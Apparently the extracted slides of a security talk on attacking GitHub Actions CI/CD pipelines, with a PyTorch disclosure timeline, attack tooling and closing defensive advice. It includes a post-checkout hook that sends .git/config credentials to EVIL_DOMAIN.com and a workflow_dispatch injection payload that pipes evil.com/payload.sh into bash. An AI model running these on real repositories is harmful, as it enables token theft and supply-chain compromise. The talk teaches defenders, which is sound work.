PRE idna/  
PRE Jinja2/  
PRE lit/  
PRE MarkupSafe/  
PRE mpmath/  
PRE networkx/  
PRE numpy/  
PRE packaging/  
PRE pillow/  
PRE pytorch-triton-rocm/  
PRE requests/  
PRE sympy/  
PRE torch-cuda80/  
PRE torch-model-archiver/  
PRE torch-tb-profiler/  
PRE torch/  
PRE torchaudio/  
PRE torchcsprng/  
PRE torchdata/  
PRE torchrec-cpu/  
PRE torchrec/  
PRE torchserve/  
PRE torchtext/  
PRE torchvision/  
PRE tqdm/  
PRE triton/  
PRE typing-extensions/  
PRE urllib3/
```



```
pip3 install torch torchvision torchaudio --index-url https://download.pytorch.org/whl/cpu
```

```
2023-08-09 22:43:55 1541 index.html  
2023-03-14 11:11:07 2267273546 torch-2.0.0+cu118-cp310-cp310-linux_x86_64.whl  
2023-03-14 11:11:08 2611295193 torch-2.0.0+cu118-cp310-cp310-win_amd64.whl  
2023-03-14 11:11:19 2267290084 torch-2.0.0+cu118-cp311-cp311-linux_x86_64.whl
```





Disclosure

August 9, 2023	Report submitted to Meta Bug Bounty
August 10	Report sent to “appropriate product team”
September 8th	We reached out to Meta to provide an update
September 12th	Meta said there is no update to provide
October 16th	Meta said they consider the issue mitigated
October 16th	We responded saying the issue was not fully mitigated
November 1st	We reached out to Meta, asking for another update
November 21st	Meta responded, saying they reached out to someone else to provide an update
December 7th	We send strongly worded email to Meta expressing remediation concerns, leading to back-and-forth
December 15th	Meta awarded \$5,000 bounty and offered a call to discuss remediation

Is there an easier way?

GATO-X

We spent hours preparing our proof-of-concepts.
Gato-X automates the **entire** runner takeover attack.



Available at: <https://github.com/AdnaneKhan/gato-x>

```
(venv)-(kali@kali)-[~/Tools/gato-x]
```


```
$ GH_TOKEN='cat enum_tok.txt' gato-x e -r gatoxtest/BH_DC_2024Demo
```

Now, it's your turn.

*What other TTPs are
available during GitHub
Actions post-
exploitation?*

Build Poisoning - like SolarWinds, *but at Scale*

Persist on
Runner



Modify Source
or Scripts
During Builds



Build
Artifacts
Poisoned


GitHub Release Assets - A Fragile Trust

Write access to a repository allows modifying release assets using the GitHub API

DELETE old asset

POST new asset

Indicator of compromise?
Just the timestamp



Arsenal Item: Post-Checkout Hook



Requirements:

What happens when a subsequent workflow only *runs once a month* and *lasts one minute*?


- Extend the build time
- Don't break the workflow
- Stealthy
- Can notify you!

```
#!/bin/bash
```

```
cat .git/config | grep "AUTHORIZATION" > /dev/null  
RESULT=$?
```

```
if [ $RESULT -eq "0" ]; then  
    curl -s -d 'cat '.git/config' | base64' https://EVIL_DOMAIN.com/hook > /dev/null  
    sleep 900  
fi
```

Many to one to, so, so many



GITHUB_TOKEN - Many flavors of *danger*

Some permissions do not pose a serious risk

contents: write and **actions: write** pose the most risk

Contents: write

Actions: write

Pages: write

PullRequests: write


Packages: write

Actions: write + Contents: write

Issue workflow_dispatch
events

Modify non-protected branches

Create feature branches



Workflow_Dispatch Escalation Injection Style

dispatch input used in **run**
or **github-script** steps?

*You can inject into
it!*

Only need **actions: write**
for this!

```
name: Support
on:
  workflow_dispatch:
    inputs:
      organization:
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true

jobs:
  add-team:
    runs-on: ubuntu-latest
    steps:
      - name: Add MegaCorp Support Team
        uses: actions/github-script@v4
        with:
          github-token: ${{ secrets.CONF_GITHUB_TOKEN }}
          script: |
            await github.teams.addOrUpdateRepoPermissionsInOrg({
              org: '${{ github.event.inputs.organization }}',
              team_slug: 'megacorp-support-team',
              owner: '${{ github.event.inputs.organization }}',
              repo: '${{ github.event.inputs.repository }}',
              permission: 'admin'
            })
```


Workflow_Dispatch Escalation Injection Style

dispatch input used in **run**
or **github-script** steps?

*You can inject into
it!*

Only need **actions: write**
for this!

```
name: Support
```

```
on:
```

```
  workflow_dispatch:
```

```
    inputs:
```

```
      organization:
```

```
        description: 'Organization'
```

```
        required: true
```

```
      repository:
```

```
        description: 'Repository'
```

```
        required: true
```

```
jobs:
```

```
  add-team:
```

```
    runs-on: ubuntu-latest
```

```
    steps:
```

```
      - name: Add MegaCorp Support Team
```

```
        uses: actions/github-script@v4
```

```
        with:
```

```
          github-token: ${{ secrets.CONF_GITHUB_TOKEN }}
```

```
          script: |
```

```
            await github.teams.addOrUpdateRepoPermissionsInOrg({
```

```
              org: '${{ github.event.inputs.organization }}',
```

```
              team_slug: 'megacorp-support-team',
```

```
              owner: '${{ github.event.inputs.organization }}',
```

```
              repo: '${{ github.event.inputs.repository }}',
```

```
              permission: 'admin'
```

```
            })
```

Workflow_Dispatch Event Injection Style

dispatch input u
or github-script

You can inject into
it!

Only need
for this

```
on:
  workflow_dispatch:
    inputs:
      organization:
        description: 'Organization'
        required: true
      repository:
        description: 'Repository'
        required: true
```

steps:
- name: Add MegaCorp Support Team

```
script: |
  await github.teams.addOrUpdateRepoPermissionsInOrg({
    org: '${{ github.event.inputs.organization }}',
    team_slug: 'megacorp-support-team',
    owner: '${{ github.event.inputs.organization }}',
    repo: '${{ github.event.inputs.repository }}',
    permission: 'admin'
  })
```

OPEN }}
missionsInOrg({
lization }}',
anization }}',
sitory }}',



Injection
Target

An Example Payload

```
import requests

url = "https://api.github.com/repos/megacorp/someRepo/actions/workflows/support.yml/dispatches"
headers = {
    "Accept": "application/vnd.github+json",
    "Authorization": "Bearer <CAPTURED_TOKEN>",
    "X-GitHub-API-Version": "2022-11-28"
}

payload = {
    "ref": "main",
    "inputs": {
        "organization": "megacorp",
        "repository": "somerepo1", permission: 'admin'}); await exec.exec('bash -c \"curl -sSfL https://evil.com/payload.sh | bash\"');await github.teams.addOrUpdateRepoPermissionsInOrg({org: 'FooBar'
    }
}

requests.post(url, json=payload, headers=headers)
```

Contents: *write* Alone

Modify non-protected
branches



GitHub Pages

Modify Releases



Description, **Assets**

Modify Tags



Reusable Actions are often
referenced by tag

Issue repository_dispatch
Events



Pipeline Privilege Escalation



Turning a Branch into a Payload

These attacks work within the GITHUB_TOKEN's limitations

Add malicious code to run on next push by developer → **Jump to new workflows**

Add malware to run on developer workstations (if they pull changes and run tests) → **Dev account compromise can be game over!**

PullRequests: *write* + Contents: *write*

Code Modification in *protected* branches, **IF:**

(Repository allows
GitHub Actions to
create and approve
Pull Requests

&&

1 Reviewer Required

&&

No CODEOWNER
protection ruleset)

Choose whether GitHub Actions can create pull requests or submit approving pull request reviews.

☒ Allow GitHub Actions to create and approve pull requests

Save



Review required

At least 1 approving review is required by reviewers with write access.

[Learn more about pull request reviews.](#)



Require review from Code Owners

Require an approving review in pull requests that modify f

PullRequests: write + Contents: write



**Capture
Token from
Runner**

**Create
Fork PR
with
Changes**

**Approve PR
with Token**

**Merge PR
with Token**

Supply Chain Compromise!

Advanced *Post* Exploitation



GitHub Actions
Cache Poisoning



Jumping to Internal
Self-Hosted Runners

Author: John Stawinski
jstan32@gmail.com
<https://johnstawinski.com>



Available now at <https://github.com/jstawinski/GitHub-Actions-Attack-Diagram>

What Can GitHub Do Better?



**Warnings
&
Awareness**



**Secure
Defaults**



**Granular
Approval
Requirements**

Defense: The Obvious Stuff

- ☐ Require approval for first-time contributors who recently created a GitHub account
- ☐ Require approval for first-time contributors
- ☒ Require approval for all outside collaborators

- ☐ Read and write permissions
- ☒ Read repository contents and packages



Personal access tokens



Fine-grained tokens

Beta

Tokens (classic)

Defense: Ephemeral Runner Deployments



Actions Runner Controller
(ARC) – Kubernetes
Controller for GitHub
Actions Self-Hosted Runner



Autoscaling Groups with
Cloud Providers



Third-Party Managed
Runners

Remember!

*Ephemeral applies to the
runner **and** its environment*

*A shared working directory
with an ephemeral runner is a
weak boundary!*

Defense: Runner Group Workflow Pinning

Workflow access

Control how these runners are used by restricting

Selected workflows ▾

0 selected workflows

✓ Selected workflows

Restrict these runners to specific workflow files.

All workflows

Any workflow can use these runners.

Workflow by SHA

Workflow by
Branch

Workflow by Tag



Protect
privileged
runners

CI/CD Security is HARD

20+

High & Critical Bug Bounty
Submissions \$\$\$

Many

Organizations compromised
through CI/CD on Red Team
Engagements

You

Need to learn about these
attacks to protect your
organization from compromise





Grand Theft Actions

*DON'T LET THIS
BE YOU*

*Thank
You*



X: @adnanthekhan

Email:
me@adnanthekhan.com

Web:
<https://adnanthekhan.com>



Email:
jstan327@gmail.com

Web:
<https://johnstawinski.com>

References

Playing With Fire - How We Executed a Critical Supply Chain Attack on PyTorch <https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/comment-page-1/>

AStar Network Supply Chain Attack - <https://adnanthekhan.com/2024/01/19/web3s-achilles-heel-a-supply-chain-attack-on-astar-network/>

GitHub Cache Poisoning - <https://adnanthekhan.com/2024/05/06/the-monsters-in-your-build-cache-github-actions-cache-poisoning/>

References (cont.)

Worse Than Solarwinds - Three Steps to Hack Blockchains, GitHub, and ML Through GitHub Actions <https://johnstawinski.com/2024/01/05/worse-than-solarwinds-three-steps-to-hack-blockchains-github-and-ml-through-github-actions/>

AWS Scaling Self-Hosted GitHub Runners - <https://aws.amazon.com/blogs/devops/best-practices-working-with-self-hosted-github-action-runners-at-scale-on-aws/>

Karim Rahal - Stealing Secrets from GitHub Actions - <https://karimrahal.com/2023/01/05/github-actions-leaking-secrets/>